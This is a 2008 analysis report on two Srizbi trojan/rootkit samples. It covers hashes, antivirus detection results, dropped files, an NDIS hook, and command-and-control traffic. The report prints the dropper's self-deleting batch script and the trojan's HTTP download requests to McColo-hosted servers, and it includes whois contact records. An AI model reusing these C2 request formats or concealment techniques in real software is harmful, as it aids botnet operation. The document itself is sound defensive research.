Analysis Of Srizbi Malware

Written By Dash Shendy <admin@dash.za.net>
7th October 2008

Contents

INTRODUCTION

In this Document I will be examining some variants of the *Srizbi* Malware.

The particular strains that I will be examining all come from http://www.offensivecomputing.net

I will also be testing the following major Anti-Virus Vendors:

- Trend Micro AV 17.00
- Kaspersky Anti-Virus 2009
- BitDefender
- Nod32 Anti-Virus
- ClamAV 0.92.1 (Win32 port.)
- AVG 8.0
- F-Secure 2009
- McAfee Virus Scan
- Sophos Anti-Virus

TESTING ENVIRONMENT

The Testing Environment I will be using for this analysis consists of the following:

- VMWare Server
- Windows XP Pro SP2
- Linux Gateway

Tools I will be using are:

- InCtl5
- OllyDbg 1.10

- AutoRuns 8.53
- FileMon by Sysinternals
- RegMon by Sysinternals
- Svv 2.3 by *Joanna Rutkowska*.
- F-Port
- hashcalc
- TrID
- DROID

My Network Environment is:

VMWare (192.168.10.0/24)--->**linux** eth0(192.168.10.0/24)
eth1(192.168.0.0/24)---
>**Modem**(192.168.0.0/24)--->**INET**

I am sniffing all traffic for the VMWare Host on eth0.

tcpdump -i *eth0* -A -vvv -w *Traffic.log* -s 1500 host *InfectedHost* [ref3]

STATIC ANALYSIS

Strain 1:

Size:
144KB (147,456 bytes)
MD5:
9d293d8d48b88a4a428ef238838d60ab
SHA1:
aee9e882a46144bfe1b70c7f34c4ee9e5670313a
SHA256:
6b617e287d1b266376c9a5fe9d6e776561778b0e0bd843502214e475ff
01ef5b

Original Submitted Filename:
Srizbi_my_fotos.exe
Date Added:
2008-04-25 18:18:35.955324
Magic File Type:
MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
Packer Signature:
N/A
Anti-Virus Results:

ClamAV	Trojan.Dropper-5612
BitDefender	Trojan.Srizbi.CA
Kaspersky	Trojan.Win32.Srizbi.s
Norton	Trojan.Srizbi
AVG	Trojan Horse Sheur.BCWK
Trend Micro	TROJ SRIZBI.M
F-Secure	Trojan:W32/Srizbi.B
Sophos	Mal/EncPk-Ck
McAfee	Trojan Srizbi

Strain 2:

Size:
172KB (178,128 bytes)
MD5:
8413d1a877a7cbab0d0675aa7bbe6163
SHA1:
fa05e46a88603342f08482752b216714c4666582
SHA256:
7682ba9a735078df7a9bb4ac6332c5be75c0d5228f47649def1191efd12afae0
Original Submitted Filename:
8413d1a877a7cbab0d0675aa7bbe6163

Date Added:
2008-10-05 12:35:50.03467
Magic File Type:
MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
Packer Signature:
N/A
Anti-Virus Results:

ClamAV	Not detected By a Scan!
BitDefender	Trojan.Srizbi.Dropper.1.Gen
Kaspersky	Not Detected By a Scan! Detected the rootkit part (mickey32.sys) as Rootkit.Win32.Qandr.jg upon execution.
Norton	Trojan Horse
AVG	Trojan Horse Sheur.BUZP
Trend Micro	TROJ_Generic
F-Secure	Not Detected By a Scan! Detected the rootkit part (mickey32.sys) as Rootkit.Win32.Qandr.jg upon execution.
Sophos	Mal/EncPk-Ck
McAfee	Generic Dropper

DYNAMIC ANALYSIS


Strain 1:

Executes and exits without error, executable still present after execution, even though it drops a file which is supposed to delete it. Installed through InCtl5 then individualy.

Characteristics:

Upon Execution it creates the following files:

- %windir%\system32\drivers\grande48.sys



- %temp%_it.bat which contains the following ms-dos batch code to delete itself from the system:

```
:abc
del "C:\Documents and Settings\Administrator\Desktop\malware\malware.exe"
if exist "C:\Documents and
```

```
Settings\Administrator\Desktop\malware\malware.exe" goto abc
        rmdir "C:\Documents and
Settings\Administrator\Desktop\malware"
        del "C:\DOCUME~1\Administrator\Local Settings\Temp\_it.bat"
```

The executable also installs the grande48.sys kernel driver as a service with a random name each time it is run. E.g.
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\ql1080
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\ERSvc
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\Gpc

grande48.sys hooks NdisMIndicateStatus, a function in NDIS.dll responsible for alerting Network Interfaces of their status. [ref4]

```
f8391000 - f83be000 : NDIS.sys
 This is IMPORTANT module!
 verdict    : 5
 orig path : NDIS.sys
 eff path   : C:\WINDOWS\System32\Drivers\NDIS.sys
 code discrepancies no: 1
 0xf83aba5f (section PAGENDSM) [NdisMIndicateStatus()+0]  11
byte(s):  exclusion filter:
  file    :8b ff 55 8b ec 83 ec 14 53 57 33
  memory :58 68 58 59 d1 81 50 e9 e9 5b 15
  verdict level: 5
```

It then proceeds to communicate HTTP + Some Custom Headers on a Non-Standard HTTP high port (port 43521) with an IP of 208.66.195.172 on a Dedicated Customer Network (Probably rented machines) owned by a ISP (AVIACOR LTD) in ESTONIA.

It also tries to resolve the following non-existant domains:

- wrrweqos.com
- euuetqwi.com
- rppruqpr.com

- tddtoqeg.com

Http requests made:

GET /g/56E124-3BD93C-9A0107 HTTP/1.1
Host: 208.66.195.172
X-Flags: 0
X-TM: 33
X-BI: D9C6CBDDC3C1D6C3CE92
X-PH: 1

GET /g/461F4B-CB112E-460107 HTTP/1.1
Host: 208.66.195.172
X-Flags: 0
X-TM: 31
X-BI: D9C6CBDDC3C1D6C3CE92
X-PH: 1

GET /g/CC73D3-6166C5-330107 HTTP/1.1
Host: 208.66.195.172
X-Flags: 0
X-TM: 31
X-BI: D9C6CBDDC3C1D6C3CE92
X-PH: 1

Whois Record:

OrgName: McColo Corporation
OrgID: MCCOL
Address: 64 East main st. box 275
City: Newark
StateProv: DE
PostalCode: 19715
Country: US

NetRange: 208.66.192.0 - 208.66.195.255
CIDR: 208.66.192.0/22
NetName: MCCOLO
NetHandle: NET-208-66-192-0-1
Parent: NET-208-0-0-0-0
NetType: Direct Allocation
NameServer: NS01.MCCOLO.COM
NameServer: NS02.MCCOLO.COM
Comment:
RegDate: 2006-04-27
Updated: 2006-06-07

RAbuseHandle: NETWO1238-ARIN
RAbuseName: Network Abuse
RAbusePhone: +1-914-455-5598
RAbuseEmail: abuse-arin@mccolo.com

RNOCHandle: MCCOL1-ARIN
RNOCName: McColo NOC
RNOCPhone: +1-914-455-5598
RNOCEmail: noc@mccolo.com

OrgTechHandle: MCCOL1-ARIN
OrgTechName: McColo NOC
OrgTechPhone: +1-914-455-5598
OrgTechEmail: noc@mccolo.com

OrgName: Aviacor ltd
OrgID: AVIAC
Address: 243 narva mnt
City: Tallinn
StateProv: EE
PostalCode: 15033
Country: EE

NetRange: 208.66.195.128 - 208.66.195.193
CIDR: 208.66.195.128/26, 208.66.195.192/31
NetName: MCCOLO-DEDICATED-CUST425
NetHandle: NET-208-66-195-128-1
Parent: NET-208-66-192-0-1
NetType: Reassigned
Comment:
RegDate: 2006-11-16
Updated: 2006-11-16
RTechHandle: NPA26-ARIN
RTechName: Parmas, Nickolas
RTechPhone: +372 639-72-16
RTechEmail: ariakor@reaal.ee

OrgTechHandle: NPA26-ARIN
OrgTechName: Parmas, Nickolas
OrgTechPhone: +372 639-72-16
OrgTechEmail: ariakor@reaal.ee

The connected ports 48001+ do not show as open or established, which must be the work of grand48.sys.

It seems to download a different file every time.
I was able to capture some of the files using a browser.

The executable imports the following functions:

- wsprintfA() from user32.dll
  An old obsolete function from Win 3.1/95 which if incorrectly used can cause a buffer overflow.
- FlushInstructionCache() from kernel32.dll
  Called when the code generates or modifies code in memory. The CPU cannot detect the change, and may execute the old code it cached. So this function is needed to explicitly flush the cache.
- MultiByteToWideChar() from kernel32.dll
  Maps a character string to a wide character (Unicode UTF-16) string.
  Can also cause a buffer overflow if incorrectly used.
- VirtualProtect() from kernel32.dll
  Changes the protection on a region of committed pages in the virtual address space of the calling process.
- GetTickCount() from kernel32.dll
  Retrieves the number of milliseconds that have elapsed since the system was started, up to 49.7 days.
  Probably used as a timer function.
- GetLastError() from kernel32.dll
  Retrieves information about the last error that occurred in your application.
- LoadLibraryA() from kernel32.dll
  Loads a specific library into the address space of the process from disk.
- GetProcAddress() from kernel32.dll
  Retrieves the address of an exported function or variable from the specified dynamic-link library (DLL).
  Used to lookup addresses of functions inside loaded libraries.
- GetModuleHandleA() from kernel32.dll

Gets a handle for a loaded module.
- Sleep() from kernel32.dll
  Suspends the current thread's execution for a specified time.
- LocalAlloc() from kernel32.dll
  Allocates the specified number of bytes from the heap in memory.
- LocalFree() from kernel32.dll
  Frees memory from objects in memory.

Strain 2:

When Executed, it does exactly what strain 1 does.
With the exception that the files it creates are named differently and the IP and port it connects to are different.

Characteristics:

Upon Execution it creates the following files:
- %windir%\system32\drivers\mickey32.sys
- %temp%*mc32*.bat which contains the same ms-dos batch code to delete itself from the system.

This time it connects to IPs 208.72.169.190/208.72.169.2 on port 4099, speaking HTTP once again, plus the custom HTTP Headers.

The connected ports 48001+ are once again invisible.

Http requests made:

```
GET /g/D9F128-F41009-260120 HTTP/1.1
Host: 208.72.169.190
X-Flags: 0
X-TM: 32
X-BI: D9C9CBD8CCCBC9CF98D6C6CED89B
X-PH: 1

GET /g/9FE5A8-C8BD2F-9F0193 HTTP/1.1
Host: 208.72.169.2
X-Flags: 0
```

X-TM: 34
X-BI: C6CFD2D6DECFD9DE98
X-PH: 1

GET /g/47B105-312F3D-740193 HTTP/1.1
Host: 208.72.169.2
X-Flags: 0
X-TM: 31
X-BI: C6CFD2D6DECFD9DE98
X-PH: 1

Whois Record:

OrgName: McColo Corporation
OrgID: MCCOL
Address: 64 East main st. box 275
City: Newark
StateProv: DE
PostalCode: 19715
Country: US

NetRange: 208.72.168.0 - 208.72.175.255
CIDR: 208.72.168.0/21
NetName: MCCOLO
NetHandle: NET-208-72-168-0-1
Parent: NET-208-0-0-0-0
NetType: Direct Allocation
NameServer: NS01.MCCOLO.COM
NameServer: NS02.MCCOLO.COM
Comment:
RegDate: 2006-11-17
Updated: 2006-11-17

OrgTechHandle: MCCOL1-ARIN
OrgTechName: McColo NOC
OrgTechPhone: +1-914-455-5598
OrgTechEmail: noc@mccolo.com

CONCLUSION

The Malicious Trojan/Rootkit called srizbi comes in many flavours.
It usually consists of a two stage exploit:

- First, it installs itself as a kernel driver/service under a random name, who's function is to hide the malware's presence.
- Second, It contacts one of the control servers and downloads a random file.

The Ips it connects to used to or do belong to McColo Corporation, located in NEWARK, USA.

The following files exist on all of these servers:

- 47B105-312F3D-740193
- 9FE5A8-C8BD2F-9F0193
- D9F128-F41009-260120
- CC73D3-6166C5-330107
- 461F4B-CB112E-460107
- 56E124-3BD93C-9A0107

At the time of this writing it is still unknown what they contain.
Both File Signature tools used (TrID & DROID) did not recognize the files' format. They could be data or code. Each file has the signature of "AT".

The first sample was submitted in April 2008 and the second in October 2008, the files that first sample downloaded also exist on the server that the second sample contacted, this could only mean that those Ips belong to the same person(s).

The second sample did not issue any dns request for any domains, which could only mean that *srizbi*'s code is being modified by its authors to include/exclude functionality as well as updating the Trojan dropper part (Some of AV did not detect the latest sample).

Also the Ips being alive and serving content to *srizbi* infections worldwide, shows us that *srizbi* is pretty much alive and kicking!

RECOMENDATIONS

To always help protect yourself from malware:

- Always keep your OS patch levels up-to-date.
- Scan with a regularly updated Anti-Virus
- Scan with latest Anti-Rootkit tools
- Use a network (not host!) firewall to block outbound connections to non-standard ports and filter traffic coming in.
- Turn off and remove unneeded services.

REFERENCES

- Offensive Computing
  http://www.offensivecomputing.net/
- Malware Analysis For Administrators
  http://www.securityfocus.com/infocus/1780
- Srizbi Botnet
  http://en.wikipedia.org/wiki/Srizbi_botnet
- Use tcpdump for traffic analysis
  http://blogs.techrepublic.com.com/security/?p=522
- InCtl5
  http://www.pcmag.com/article2/0,4149,25126,00.asp
- OllyDbg 1.10
  http://www.ollydbg.de/
- AutoRuns 8.53 by SysInternals (Now MS)
  http://technet.microsoft.com/en-us/sysinternals/bb963902.aspx
- FileMon by SysInternals (Now MS)
  http://technet.microsoft.com/en-us/sysinternals/bb896642.aspx
- RegMon by SysInternals (NowMS)
  http://technet.microsoft.com/en-us/sysinternals/bb896652.aspx
- Svv 2.3 by *Joanna Rutkowska*
  http://www.invisiblethings.org/
- F-Port by FoundStone
  http://www.foundstone.com/us/resources/proddesc/fport.htm
- hashcalc by SlavaSoft
  http://www.slavasoft.com/hashcalc/index.htm
- TrID by Marco Pontello
  http://mark0.net/soft-tridscan-e.html
- DROID by The National Archive
  http://droid.sourceforge.net/wiki/index.php/Introduction